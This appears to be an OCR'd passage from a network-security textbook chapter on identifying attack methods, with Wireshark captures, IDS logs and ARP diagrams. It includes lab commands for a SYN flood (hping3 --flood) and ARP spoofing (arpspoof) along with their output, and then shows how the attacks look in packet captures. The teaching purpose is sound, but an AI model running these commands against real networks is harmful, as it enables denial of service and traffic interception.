GET /download.html HTTP/1.1
Host: www.ethereal.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.6) Gecko/20040113
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,image/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.ethereal.com/development.html
Data from the client
HTTP/1.1 200 OK
Date: Thu, 13 May 2004 10:17:12 GMT
Server: Apache
Last-Modified: Tue, 20 Apr 2004 13:17:00 GMT
ETag: "9a01a-4696-7e354b00"
Accept-Ranges: bytes
Content-Length: 18070
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=ISO-8859-1
Data from the server
1 client pkt, 14 server pkts, 1 turn.


http.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 145.254.160.237 65.208.228.223 TCP 62 3372 → 80 [SYN] Seq=0 Win=8760 Len=0 MSS=1460 SACK_PERM=1
2 0.911310 65.208.228.223 145.254.160.237 TCP 62 80 → 3372 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1380 SAC
3 0.911310 145.254.160.237 65.208.228.223 TCP 54 3372 → 80 [ACK] Seq=1 Ack=1 Win=9660 Len=0
4 0.911310 145.254.160.237 65.208.228.223 HTTP 533 GET /download.html HTTP/1.1
5 1.472116 65.208.228.223 145.254.160.237 TCP 54 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=0
6 1.682419 65.208.228.223 145.254.160.237 TCP 1434 80 → 3372 [ACK] Seq=1 Ack=480 Win=6432 Len=1380 [TCP segment
7 1.812606 145.254.160.237 65.208.228.223 TCP 54 3372 → 80 [ACK] Seq=480 Ack=1381 Win=9660 Len=0
8 1.812606 65.208.228.223 145.254.160.237 TCP 1434 80 → 3372 [ACK] Seq=1381 Ack=480 Win=6432 Len=1380 [TCP segm
9 2.012894 145.254.160.237 65.208.228.223 TCP 54 3372 → 80 [ACK] Seq=480 Ack=2761 Win=9660 Len=0
10 2.443513 65.208.228.223 145.254.160.237 TCP 1434 80 → 3372 [ACK] Seq=2761 Ack=480 Win=6432 Len=1380 [TCP segm
11 2.553672 65.208.228.223 145.254.160.237 TCP 1434 80 → 3372 [PSH, ACK] Seq=4141 Ack=480 Win=6432 Len=1380 [TCP
12 2.553672 145.254.160.237 65.208.228.223 TCP 54 3372 → 80 [ACK] Seq=480 Ack=5521 Win=9660 Len=0
13 2.553672 145.254.160.237 145.253.2.203 DNS 89 Standard query 0x0023 A pagead2.googlesyndication.com
Frame 4: 533 bytes on wire (4264 bits), 533 bytes captured (4264 bits)
Ethernet II, Src: Xerox_00:00:00 (00:00:01:00:00:00), Dst: fe:ff:20:00:01:00 (fe:ff:20:00:01:00)
Internet Protocol Version 4, Src: 145.254.160.237, Dst: 65.208.228.223
Transmission Control Protocol, Src Port: 3372, Dst Port: 80, Seq: 1, Ack: 1, Len: 479
Hypertext Transfer Protocol




250 Matched Log Entries


Date	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	SID	Description
2020-05-15 22:52:22	3	TCP	Not Suspicious Traffic	172.16.17.248	35354	192.99.200.113	80	1:2013504	ET POLICY GNU/Linux APT User-Agent Outbound likely related to package management
2020-02-08 22:11:11	3	TCP	Unknown Traffic	172.16.17.248	52981	52.184.92.48	80	1:2027390	ET USER_AGENTS Microsoft Device Metadata Retrieval Client User-Agent
2019-10-31 17:47:37	2	TCP	Potentially Bad Traffic	172.16.17.248	17222	45.79.85.250	443	137:1	(spp_ssl) Invalid Client HELLO after Server HELLO Detected
2019-08-06 03:17:25	2	TCP	Potentially Bad Traffic	172.16.17.248	65313	45.79.85.250	443	137:1	(spp_ssl) Invalid Client HELLO after Server HELLO Detected
2019-08-05 16:44:11	3	TCP	Unknown Traffic	172.16.17.248	34443	172.217.3.77	443	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE


Chapter 5: Identifying Attack Methods



```
root@kali:~# hping3 -S 10.10.10.11 --flood -V -p 80
using eth0, addr: 10.10.10.10, MTU: 1500
HPING 10.10.10.11 (eth0 10.10.10.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


No.	Time	Source	Destination	Protocol	Length	Info
18	36.647005…	10.10.10.10	10.10.10.11	TCP	54	2257 → 80 [SYN] Seq=0 Win=512 Len=0
19	36.647122…	10.10.10.10	10.10.10.11	TCP	54	2258 → 80 [SYN] Seq=0 Win=512 Len=0
20	36.647204…	10.10.10.10	10.10.10.11	TCP	54	2259 → 80 [SYN] Seq=0 Win=512 Len=0
22	36.647250…	10.10.10.10	10.10.10.11	TCP	54	2257 → 80 [RST] Seq=1 Win=0 Len=0
23	36.647297…	10.10.10.10	10.10.10.11	TCP	54	2260 → 80 [SYN] Seq=0 Win=512 Len=0
25	36.647331…	10.10.10.10	10.10.10.11	TCP	54	2258 → 80 [RST] Seq=1 Win=0 Len=0
26	36.647358…	10.10.10.10	10.10.10.11	TCP	54	2261 → 80 [SYN] Seq=0 Win=512 Len=0
27	36.647387…	10.10.10.10	10.10.10.11	TCP	54	2262 → 80 [SYN] Seq=0 Win=512 Len=0
28	36.647413…	10.10.10.10	10.10.10.11	TCP	54	2263 → 80 [SYN] Seq=0 Win=512 Len=0
29	36.647439…	10.10.10.10	10.10.10.11	TCP	54	2264 → 80 [SYN] Seq=0 Win=512 Len=0
30	36.647464…	10.10.10.10	10.10.10.11	TCP	54	2265 → 80 [SYN] Seq=0 Win=512 Len=0
31	36.647490…	10.10.10.10	10.10.10.11	TCP	54	2266 → 80 [SYN] Seq=0 Win=512 Len=0
32	36.647516…	10.10.10.10	10.10.10.11	TCP	54	2267 → 80 [SYN] Seq=0 Win=512 Len=0
33	36.647542…	10.10.10.10	10.10.10.11	TCP	54	2268 → 80 [SYN] Seq=0 Win=512 Len=0
35	36.647580…	10.10.10.10	10.10.10.11	TCP	54	2259 → 80 [RST] Seq=1 Win=0 Len=0
36	36.647609…	10.10.10.10	10.10.10.11	TCP	54	2269 → 80 [SYN] Seq=0 Win=512 Len=0



Attackers
Attackers
Target Server



PC 1
R1
Internet
192.168.1.10
AAAA.AAAA.AAAA
192.168.1.1
BBBB.BBBB.BBBB
Attacker
192.168.1.20
CCCC.CCCC.CCCC


PC 1
R1
Internet
192.168.1.10
AAAA.AAAA.AAAA
192.168.1.1
BBBB.BBBB.BBBB
Attacker
192.168.1.20
CCCC.CCCC.CCCC



Who has the MAC address that belongs to 192.168.1.1?
PC 1
192.168.1.10
AAAA.AAAA.AAAA
R1
192.168.1.1
BBBB.BBBB.BBBB
Internet
Attacker
192.168.1.20
CCCC.CCCC.CCCC


I am 192.168.1.1 and my MAC address is BBBB.BBBB.BBBB
PC 1
192.168.1.10
AAAA.AAAA.AAAA
R1
192.168.1.1
BBBB.BBBB.BBBB
Internet
Attacker
192.168.1.20
CCCC.CCCC.CCCC







```
root@kali:~# arpspoof -i eth0 -r -t 10.10.10.11 10.10.10.1
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
```





No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000…	00:0c:29:7e:37:58	ff:ff:ff:ff:ff:ff	ARP	42	Who has 10.10.10.11? Tell 10.10.10.10
2	0.0002144…	00:0c:29:28:78:db	00:0c:29:7e:37:58	ARP	60	10.10.10.11 is at 00:0c:29:28:78:db
5	1.0003169…	00:0c:29:7e:37:58	00:0c:29:28:78:db	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
6	1.0004353…	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.11 is at 00:0c:29:7e:37:58 (duplicate
7	3.0005743…	00:0c:29:7e:37:58	00:0c:29:28:78:db	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
8	3.0007190…	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.11 is at 00:0c:29:7e:37:58 (duplicate

```
Frame 6: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:2b:29:7f
[Duplicate IP address detected for 10.10.10.11 (00:0c:29:7e:37:58) - also in use by 00:0c:29:28:78:db (frame 5)]
